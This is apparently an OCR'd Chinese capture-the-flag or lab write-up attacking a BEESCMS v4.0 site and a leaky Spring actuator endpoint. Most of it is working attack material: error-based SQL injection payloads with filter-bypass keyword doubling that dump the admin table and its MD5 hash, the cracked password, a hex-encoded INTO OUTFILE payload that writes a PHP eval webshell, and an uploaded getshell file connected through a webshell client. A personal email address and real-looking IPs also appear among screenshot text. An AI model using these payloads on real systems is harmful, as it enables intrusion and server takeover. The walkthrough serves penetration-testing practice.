
3. 端口信息收集

内网横向移动

1.

web3


flag1



```
},
"management.endpoints.web.exposure.include":  {
    "value":  "*",
    "origin":  "class path resource [application.properties]:23:43"
},
"spring.datasource.driver-class-name":  {
    "value":  "com.mysql.jdbc.Driver",
    "origin":  "class path resource [application.properties]:26:37"
},
"spring.datasource.url":  {
    "value":  "jdbc:mysql://mysql_heapdump:13306/db",
    "origin":  "class path resource [application.properties]:27:23"
},
"spring.datasource.username":  {
    "value":  "meetsec",
    "origin":  "class path resource [application.properties]:28:28"
},
"spring.datasource.password":  {
    "value":  "******",
    "origin":  "class path resource [application.properties]:29:28"
},
"meetsec.web3.flag1":  {
    "value":  "meetsec1{e20cdd96b8985a3557e5720726bb09a8}",
    "origin":  "class path resource [application.properties]:32:20"
}
```

web5

1. 扫描路径发现登录页面
2. 尝试sql 注入



操作数据库失败You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right
sql:select id,admin_name,admin_password,admin_purview,is_disable from bees_admin where admin_name='admin'' limit 0,1

返回

要保存密码吗?


用户名 admin'

密码 •••

您可在任意设备上使用已存密码。系统会将密码保存到 augustrosenberg244@gmail.com 的 Google 密码管理工具中。

- 爆数据库

```
admin' an and d extractvalue(1,concat(0x7e,(select database()),0x7e))#
```




操作数据库失败XPATH syntax error: '~beescms~'
sql:select id,admin_name,admin_password,admin_purview,is_disable from bees_admin where admin_name='admin' and extractvalue(1,concat(0x7e,(database()),0x7e))#' limit 0,1

> beescms

- 爆破表

```
admin' an and d extractvalue(1,concat(0x7e,(selselectect table_name fro
from m information_schema.tables wh where ere table_schema like
'beescms' limit 0,1),0x7e))#
```




操作数据库失败XPATH syntax error: '~bees_admin~'
sql:select id,admin_name,admin_password,admin_purview,is_disable from bees_admin where admin_name='admin' and extractvalu rmation_schema.tables
where table_schema like 'beescms' limit 0,1),0x7e))#' limit 0,1

您可在任意设备上使用已存密码。系统会将密码保存到 augustrosenberg244@gmail.com 的 Google 密码管理工具中。

> bees_admin

- 爆字段

```
admin' an and d extractvalue(1,concat(0x7e,(selselectect column_name
fro from m information_schema.columns wh where ere table_name like
'bees_admin' limit 1,1),0x7e))#
```



操作数据库失败XPATH syntax error: '~admin_name~'
sql:select id,admin_name,admin_password,admin_purview,is_disable from bees_admin where admin_name='admin' and extractvalu
information_schema.columns where table_name like 'bees_admin' limit 1,1),0x7e))#' limit 0,1

返回

要保存密码吗?


用户名 admin' an and d extractvalue(1,

密码 ••••••

您可在任意设备上使用已存密码。系统会将密码保存到 augustrosenberg244@gmail.com 的 Google 密码管理工具中。

admin_name

```
admin' an and d extractvalue(1,concat(0x7e,(selselectect column_name
fro from m information_schema.columns wh where ere table_name like
'bees_admin' limit 2,1),0x7e))#
```



操作数据库失败XPATH syntax error: '~admin_password~'
sql:select id,admin_name,admin_password,admin_purview,is_disable from bees_admin where admin_name='admin' and extractvalu
information_schema.columns where table_name like 'bees_admin' limit 2,1),0x7e))#' limit 0,1

返回

要保存密码吗?

用户名 admin' an and d extractvalue(1,


密码 •••

您可在任意设备上使用已存密码。系统会将密码保存到 augustrosenberg244@gmail.com 的 Google 密码管理工具中。

> admin_password

- 数据

```
admin' an and d extractvalue(1,concat(0x7e,(selselectect admin_name fro from m bees_admin limit 0,1),0x7e))#
```



操作数据库失败XPATH syntax error: '~meetsec~'
sql:select id,admin_name,admin_password,admin_purview,is_disable from bees_admin where admin_name='admin' and extractvalu es_admin limit 0,1),0x7e))#' limit 0,1

返回

要保存密码吗?


用户名 admin' an and d extractvalue(1,

密码 ••••

保存
一律不
您可在任意设备上使用已存密码。系统会将密码保存到 augustrosenberg244@gmail.com 的 Google 密码管理工具中。

```
admin' an and d extractvalue(1,concat(0x7e,(selselectect admin_password fro from m bees_admin limit 0,1),0x7e))#
```

> 2446d54c2e68d221db9cff653b01a0e




输入让你无语的MD5

2446d54c2e68d221db9cff653b01a0e

md5

login123

© 2012-2019 SOMD5 All Rights Reserved. 提交明文 | 浏览器插件 | 免费批量解密 | 字典下载 | 豫ICP备17029147号-1



基本信息

统计信息

文章模块:15篇　累计浏览量:3124次　　产品模块:13篇　累计浏览量:1338次

下载模块:0篇　累计浏览量:0次　　招聘模块:0篇　累计浏览量:0次

单页模型:1篇　累计浏览量:134次　　表单模块:0篇　累计浏览量:0次

缓存信息

语言缓存:已生成　生成时间:2015-07-06 20:07:24　建议更新缓存　　栏目缓存:已生成　生成时间:2024-03-22 19:03:55　建议更新缓存

模块缓存:已生成　生成时间:2015-07-06 20:07:24　建议更新缓存

系统信息

【操作系统】Linux　　【web服务器】Apache/2.4.7 (Ubuntu)

【GD】2.1.1-dev支持图片gif/png　　【安全模式】否

【上传文件最大值(服务器)】2M　　【安装日期】2023-04-25 17:04:31


【编码】UTF-8(唯一)　　【BEESCMS版本】BEESCMS v4.0　查看是否有更新

写webshell

```
admin' an and d extractvalue(1,concat(0x7e,(selselectect admin_name fro
from m bees_admin limit 0,1),0x7e))#
```

失败，尝试16进制

```
user=admin' un union ion selselectect
1,0x3c3f706870204065766616c28245f52455155455345b27414243275d293b3f3e,3,
4,5 i into nto outoutfilefile
'/var/www/html/123.php'#&password=login123&code=f333&submit=true&submit
.x=49&submit.y=30
```




上传图片列表

图片alt只能配合标签输出

图片	图片alt	上传时间	缩略图	格式	操作
		2024-03-23 01:03:09	无	php	删除 | 修改 删除缩略图
		2024-03-23 01:03:19	无	php	删除 | 修改 | 删除缩略图
		2024-03-23 01:03:42	无	php	删除 | 修改 | 删除缩略图
It's OK		2024-03-23 01:03:18	有	jpg	删除 | 修改 | 删除缩略图
		2024-03-22 21:03:55	无	Php	删除 | 修改 | 删除缩略图
		2024-03-22 21:03:30	无	Php	删除 | 修改 | 删除缩略图
		2024-03-22 21:03:56	无	Php	删除 | 修改 | 删除缩略图


1.13.18.124:8082/admin/admin_pic.php?action=edit_pic&id=38&nav=pic_list&a...

信息收集，发现历史漏洞，访问/admin/admin_file_upload.php



(允许上传的文件类型:zip|gz|rar|iso|doc|xsl|ppt|wps|swf|mpg|mp3|rm|rmvb|wmv|wma|wav|mid|mov|php)

文件上传



URL地址	IP地
http://172.16.7.99/webshell.php	172.1
http://192.168.79.140/public/shel	192.1
http://192.168.79.163:81/shell.ph	192.1
http://192.168.79.162/shell.php	192.1
http://192.168.79.161:2002/1.jsp	192.1
http://192.168.79.146/templates/	192.1

URL地址 * http://1.13.18.124:8082/upload/file/getshell-20240323032157.php

连接密码 * value

网站备注

编码设置 UTF8

连接类型 PHP


编码器

● default (不推荐)

○ base64

○ chr

成功
连接成功!



